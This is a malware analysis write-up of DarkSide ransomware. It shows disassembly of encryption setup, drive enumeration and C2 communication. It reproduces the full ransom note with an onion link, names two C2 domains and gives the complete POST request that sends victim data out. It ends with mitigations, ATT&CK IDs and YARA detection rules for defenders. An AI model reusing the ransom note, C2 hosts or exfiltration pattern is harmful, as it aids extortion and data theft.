
```
00403B40   85C0              test eax,eax
00403B42   74 02             je darkside.403B46
00403B44   EB 0F             jmp darkside.403B55
00403B46   6A 03             push 3
00403B48   FF75 CC           push dword ptr ss:[ebp-34]         [ebp-34]:L"C:\\ProgramData\\ca291fe8.BMP"
00403B4B   6A 00             push 0
00403B4D   6A 14             push 14
00403B4F   FF15 48084200     call dword ptr ds:[<&SystemParametersInfoW>]
00403B55   837D DC 00        cmp dword ptr ss:[ebp-24],0        [ebp-24]:L"WallpaperStyle"
00403B59   74 11             je darkside.403B6C
00403B5B   FF75 DC           push dword ptr ss:[ebp-24]         [ebp-24]:L"WallpaperStyle"
00403B5E   6A 00             push 0
00403B60   FF35 B6034100     push dword ptr ds:[4103B6]
```

Ransomware prevents the system on which it is running from entering sleep mode and turning off the screen. In this way, it aims to prevent possible errors in the case of encryption.




```
00409F88   83C4 F4             add esp,FFFFFFF4
00409F8B   C745 FC 00000000    mov dword ptr ss:[ebp-4],0
00409F92   8D45 F8             lea eax,dword ptr ss:[ebp-8]
00409F95   50                  push eax
00409F96   68 01000080         push 80000001
00409F9B   FF15 A8064200       call dword ptr ds:[<&ZwSetThreadExecutionState>]
00409FA1   E8 9682FFFF         call darkside.40223C
00409FA6   803D 85034100 00    cmp byte ptr ds:[410385],0
00409FAD   74 21               je darkside.409FD0
00409FAF   6A 00               push 0
00409FB1   6A 00               push 0
00409FB3   6A 00               push 0
```

Ransomware checks what types of disks are on the system before starting the encryption. If the disk type is removable, fixed and network, the encryption process continues.



```
00407AD6   56              push esi
00407AD7   FF15 6C074200   call dword ptr ds:[<&GetDriveTypeW>]
00407ADD   83F8 03         cmp eax,3
00407AE0   74 0E           je darkside.407AF0
00407AE2   83F8 02         cmp eax,2
00407AE5   74 09           je darkside.407AF0
00407AE7   83F8 04         cmp eax,4
00407AEA   0F85 AF000000   jne darkside.407B9F
00407AF0   FF75 F4         push dword ptr ss:[ebp-C]
00407AF3   FF75 EC         push dword ptr ss:[ebp-14]
00407AF6   FF75 FC         push dword ptr ss:[ebp-4]
00407AF9   56              push esi
```


Creates a file mapping, mutex and event object named “Local\\job0-(ProcessID)”.



```
push 0
push 4
push 0
push FFFFFFFF
call dword ptr ds:[<&CreateFileMappingW>]
mov ebx,eax                                    ebx:L"Local\\%s", eax:L"Local\\job0-892"
test ebx,ebx                                   ebx:L"Local\\%s"
jne darkside.40717E
jmp darkside.4074A3
push 8000
push 0
push 0
```


Then the ransomware creates another process and launch itself with the "-path directory" parameter.

It creates 2 threads. These threads do the encryption operations.



```
00406F35    68 7C5E4000    push darkside.405E7C
00406F3A    6A 00          push 0
00406F3C    6A 00          push 0
00406F3E    FF15 20074200  call dword ptr ds:[<&CreateThread>]
00406F44    AB             stosd
00406F45    FF45 FC        inc dword ptr ss:[ebp-4]
00406F48    6A 00          push 0
00406F4A    6A 00          push 0
00406F4C    6A 00          push 0
00406F4E    68 7C5E4000    push darkside.405E7C
00406F53    6A 00          push 0
00406F55    6A 00          push 0
00406F57    FF15 20074200  call dword ptr ds:[<&CreateThread>]
00406F5D    AB             stosd
00406F5E    FF45 FC        inc dword ptr ss:[ebp-4]
```

I/O completion port is created to send the files to be encrypted to the created threads.



```
mov dword ptr ss:[ebp-4],0
lea eax,dword ptr ds:[ebx*2]                     eax:L"Local\\job0-892"
push eax                                         eax:L"Local\\job0-892"
push 0
push 0
push FFFFFFFF
call dword ptr ds:[<&CreateIoCompletionPort>]
mov dword ptr ds:[420A18],eax                    eax:L"Local\\job0-892"
cmp dword ptr ds:[420A18],0
je darkside.406FEF
lea edi,dword ptr ss:[ebp-108]
push 0
push 0
```

RSA-1024 and Salsa20 matrix are used together in the encryption process.

The RSA key is located at offset 4590 of darkside.exe.

It adds ransomware notes to every encrypted directory. Ransomware note is as follows;

----------- [Welcome to DarkSide] ------------->

What happend?

Your computers and servers are encrypted, backups are deleted. We use strong encryption algorithms, so you cannot decrypt your data.

But you can restore everything by purchasing a special program from us - universal decryptor. This program will restore all your network.

Follow our instructions below and you will recover all your data.

Data leak

First of all we have downloaded more then 500GB data from your network.

How to get access on website?

Using a TOR browser:

1) Download and install TOR browser from this site: https://torproject.org/

2) Open our website: http://dark24zz36xm4y2phwe7yvnkkkkhxionhfrwp67awpb3r3bdcneivoqd.onion/W57MRI9C7YZJUZEABBBYRQLSUTG22JZ9MAH0WT1ISHC405KP7Z2UWY3AI3J68DNM

When you open our website, put the following data in the input form:

Key:

ug8lgpX3WrFzlEJ6HBWlwJnf7jemhfnlxBw9porj1uuYFTgKbxJQJLYiteQS7DwgZn7dH0fs7qPPWmZ6inPv5GTmSJZNAjGLVIjd4SoiyTdGyophf0zPBxx6uEAOJxM0Woo4ZGeKVoUDHtZsqZNnhMF7aPh54VnKpIJXiZDbZZw4P06xTuw1UMeiTE7wdg7HWZMepAVTzEI2W04RbkPFQHfUgEDcslDxbr83BvopYTYGKFRmtNUMH8OsOZQrOtv50xWDaOfbqxbzfHMJm30QGaGpgylJHQZsscz3XBnwIdvlwBJ9KN4DVgFgziRdvwJrfCP6YN1CYTOQgw1rzqmIU4G1xGYv7rE3jiBY1s4D3Y26SbppTceAVMu1mKx5CFIE3EbtcAsNtEqLHDbPnMCvU6Apwp17TXGob8xXJpEDBZhIzdTaCuybcprwcFNTOzccjbIH81W39MrcJi9mNO3kHRe5fxmIFKvc9v8aQDihGyC65DtdabyBjidXI1NyNONT4PTyrxYqgffPsNDFuzz2yMrXiTAwtAQPqny5BBJQsfVhpLXTtnLvWg1


!!! DANGER !!!

DO NOT MODIFY or try to RECOVER any files yourself. We WILL NOT be able to RESTORE them.

!!! DANGER !!!


Network Analysis

Ransomware specifies a special user-agent to connect to the C2 server.




```
00401DF2   6A 00            push 0
00401DF4   FF35 B6034100    push dword ptr ds:[4103B6]
00401DFA   FF15 48064200    call dword ptr ds:[<&RtlAlloc
00401E00   8BD8             mov ebx,eax                     ebx:L"Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:79.0) Gecko/20100101 Firefox/80.0"
00401E02   85DB             test ebx,ebx                    ebx:L"Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:79.0) Gecko/20100101 Firefox/80.0"
00401E04   74 10            je darkside.401E16
00401E06   8B4E FC          mov ecx,dword ptr ds:[esi-4]
00401E09   8BD1             mov edx,ecx
00401E0B   8BFB             mov edi,ebx                     ebx:L"Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:79.0) Gecko/20100101 Firefox/80.0"
00401E0D   F3:A4            rep movsb
00401E0F   52               push edx
00401E10   53               push ebx                        ebx:L"Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:79.0) Gecko/20100101 Firefox/80.0"
00401E11   E8 EA910000      call darkside.40B000
00401E16   8BC3             mov eax,ebx                     ebx:L"Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:79.0) Gecko/20100101 Firefox/80.0"
00401E18   5F               pop edi
00401E19   5E               pop esi
00401E1A   5A               pop edx
00401E1B   59               pop ecx
00401E1C   5B               pop ebx                         ebx:L"Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:79.0) Gecko/20100101 Firefox/80.0"
00401E1D   5D               pop ebp
```

It connects to baroquetees[.]com on port 433.




```
00409315   6A 00            push 0
00409317   68 BB010000      push 1BB
0040931C   56               push esi                               esi:L"baroquetees.com"
0040931D   FF75 FC          push dword ptr ss:[ebp-4]
00409320   FF15 F8084200    call dword ptr ds:[<&InternetConnectW>]
00409326   8945 F8          mov dword ptr ss:[ebp-8],eax
00409329   837D F8 00       cmp dword ptr ss:[ebp-8],0
0040932D   75 24            jne darkside.409353
0040932F   56               push esi                               esi:L"baroquetees.com"
00409330   FF15 68064200    call dword ptr ds:[<&wcslen>]
00409336   83C4 04          add esp,4
```

After setting the request to be POST, it sends the data it has obtained from the system it is working on.



```
0040937F   8D45 A2          lea eax,dword ptr ss:[ebp-5E]
00409382   50               push eax                                eax:L"POST"
00409383   8D45 D2          lea eax,dword ptr ss:[ebp-2E]
00409386   50               push eax                                eax:L"POST"
00409387   FF75 F8          push dword ptr ss:[ebp-8]
0040938A   FF15 0C094200    call dword ptr ds:[<&HttpOpenRequestW>]
00409390   8945 F4          mov dword ptr ss:[ebp-C],eax
00409393   837D F4 00       cmp dword ptr ss:[ebp-C],0
```

The full version of the request is like this:



```
[ebp-10]:L"\r\nAccept: */*\r\nConnection: keep-alive\r\nAccept-Encoding: gzip, deflate, br\r\nContent-Type: text/plain"

[ebp-18]:"3babcdd3=IlKsJN8N0d1zg77ZZKHux1Mlqu9L/z6MWcysGoO0wdJgOIvLkSkrHHE7tOoSGImH1l8wSxV4rrUK/PNhGd0uZDgJHiX7s28OhTiTkfwdS+:
[ebp-10]:L"\r\nAccept: */*\r\nConnection: keep-alive\r\nAccept-Encoding: gzip, deflate, br\r\nContent-Type: text/plain"
```

```
POST /ddDysYaDB HTTP/1.1

HOST: baroquetees.com

User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:79.0) Gecko/20100101
Firefox/80.0

Accept: /

Accept-Encoding: gzip, deflate

Content-Type: text/plain

Connection: keep-alive

3babcdd3=IlKsJN8N0d1zg77ZZKHux1Mlqu9L/z6MWcysGoO0wdJgOIvLkSkrHHE7tOo
SGImH1l8wSxV4rrUK/PNhGd0uZDgJHiX7s280hTiTkfwdS+15HL2vAy/DALSotO0w2F
6ISuk2awvYJHYQdbqg6jXS/O1Er/sPQXHem/TRB1xzA72qs/ggtKKUBpsPTglbGKVXo
rFWxZl5KT8C2yHB/x/p0x7YkMIriuK6bGB6vpEZz6+owJcKtLqAf6aT1M0NeOwL1Nx
0jrIGheu9mPDUVLOBrManHxoCIFCUmtkGnQGp88iHG1oqmnyMZok3wavAV0WOH
PRito6blWlSI0betG9LOR2VvOSrS3eBvVRB00/GdyCKO6ZMIosC9Cieu7Wwui/Gt2cnA
DUyLNWn+QflNUb/Iy==&0c9f2ce3=0607b8382472634
```

Then it looks at the status code from the server. Ransomware expects code 500 as opposed to code 200. If the status code is not 500, it tries all these network operations again with the second C2 server, rumahsia[.]com.

Also, after all the encryption processes are finished, the ransomware transmits to the C2 server that all processes are finished, how many files have been encrypted, and the total encrypted file size.

Solution Proposals

- Using up-to-date and reliable antivirus software.

- Paying attention to incoming emails, not opening -mails and attachments from unreliable sources unconsciously.

- Ignoring spam emails.

- Keeping the operating system up to date.

- Using original and Legal apps.

- Being informed about phishing attacks.

MITRE ATT&CK Table

Defense Evasion	Discovery	Impact
T1112	T1012	T1491
	T1082	
	T1120	

Yara Rules

```
import "hash"


rule Darkside_Ransomware

{

        meta:

                author = "Halil Filik - ZAYOTEM"

                description = " Yara Rule of analyzed sample for Darkside Ransomware "

        strings:

                $func1 = {FF 15 6C 07 42 00}

                $param1 = {68 BB 01 00 00}

                $param2 = {68 20 02 00 00}

                $param3 = {68 01 00 00 80}

                $param4 = {68 00 00 10 00}

                $param5 = {68 A4 04 2B 1E}

                $param6= {68 5E 04 98 3B}

                $param7 = {68 88 05 8B 28}

                $param8 = {68 3F 00 0F 00}

                $key_buffer = {89 54 0E 0C 89 44 0E 08 89 5C 0E 04 89 3C 0E 81 EA 10 10 10 10 2D 10
10 10 10 81 EB  10 10 10 10 81 EF 10 10 10 10 83 E9 10 79 D5}

                $rsa_key = {8B 06 8B 5E 04 8B 4E 08 8B 56 0C 11 07 11 5F 04 11 4F 08 11 57 0C}

        condition:

                hash.md5(0,filesize) == "3f2cb535fc5bc296aa5b0d2897c265d0" or all of them
```

```
rule Darkside_Ransomware_General

{

        meta:

                author = "Halil Filik - ZAYOTEM"

                description = "A general Yara Rule for Darkside Ransomware"

        strings:

                $key_buffer = {89 54 0E 0C 89 44 0E 08 89 5C 0E 04 89 3C 0E 81 EA 10 10 10 10 2D
10 10 10 10 81 EB  10 10 10 10 81 EF 10 10 10 10 83 E9 10 79 D5}

                $rsa_key = {8B 06 8B 5E 04 8B 4E 08 8B 56 0C 11 07 11 5F 04 11 4F 08 11 57 0C}

        condition:

                all of them

}
```

Halil Filik

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